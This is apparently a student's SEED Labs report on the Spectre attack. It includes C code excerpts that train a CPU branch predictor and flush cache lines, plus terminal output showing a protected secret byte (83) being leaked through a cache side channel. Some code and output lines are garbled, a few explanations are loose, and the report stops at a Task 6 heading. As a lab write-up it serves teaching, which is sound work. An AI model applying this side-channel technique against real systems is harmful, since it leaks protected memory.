SPECTRE ATTACK

SEED LABS

OCTOBER 14, 2019


Dhaval Sonavaria
272252089

The first 2 tasks are same as that of the meltdown attack lab and the threshold value is 80.


Task 3: Out-of-Order Execution and Branch Prediction

We will now exploit a vulnerability where the OS fails to wipe out incorrect execution results from the cache. Out of order execution is an optimization technique where the system based on previous results predicts the branch the code will go, and computes results in the branch before the check for branch validity is complete. This combined with the fact that it forgets to wipe out the cache means that we can use our side channel to gain some secrets.


In the experiment we train the CPU to predict that we will always take the true branch and when we pass 97 which should actually be false. It predicts the branch for us performs speculative execution and the result of our access remains in the cache




```
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&size);
   victim(i);
  }
  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```



```
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&size);
   victim(i+20);
  }
  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```



```
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   //_mm_clflush(&size);
   victim(i);
  }
  // Exploit the out-of-order execution
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
                 h(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```




```
[10/14/19]seed@VM:~$ cd Spectre
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reExperiment SpectreExperiment.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reExperiment SpectreExperiment.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reExperiment SpectreExperiment.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ ./SpectreExperiment
[10/14/19]seed@VM:~/Spectre$ 
```

We run the experiment thrice

1. In the first one we set up the side channel, flush it, train the CPU for branch prediction, flush the accessed cache block every time we access to make sure our side channel is consistent. Then we access the 97th block which shouldn't work and proves our hypothesis.
2. In the second time we do not flush the accessed element. This messes our side channel and we cannot decode the secret.
3. In the third one we increase the value such that the if branch is never taken this falis to train the speculative execution and the if branch is never taken.

Task 4: The Spectre Attack

In this attack we try to mimic a sandbox protection mechanism which is a software protection mechanism using an if-else loop. If the offset is in the protected region the value will never be returned. Our goal is to gain the secret knowledge stored in the protected area.




```
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttack SpectreAttack.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
             d@VM:~/Spectre$ ./SpectreAttack
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/14/19]seed@VM:~/Spectre$
```

Observation:
We are able to access the protected region and access the secret data whose ASCII value is printed. But the side channel is not consistent and we cannot trust it at all times as we can see from the above output.


Task 5: Improve the Attack Accuracy

To make our side channel better we setup a statistical approach which calculates the scores of every access and increments one point every time that element is accessed in the side channel. This makes our output clear.



```
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ 
```


But we see that the 0th element is accessed the most in our output. This is because the value returned every time by the check is 0 this results in 0 with the highest score. We therefore change the value of max to start from 1 this gives us the correct output.




```
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 0
The number of hits is 1000
[10/14/19]seed@VM:~/Spectre$ gcc -march=native -o Spect
reAttackImproved SpectreAttackImproved.c
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 83
The number of hits is 207
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 83
The number of hits is 124
[10/14/19]seed@VM:~/Spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value
is 83
The number of hits is 171
[10/14/19]seed@VM:~/Spectre$
```

Task 6: Steal the Entire Secret String

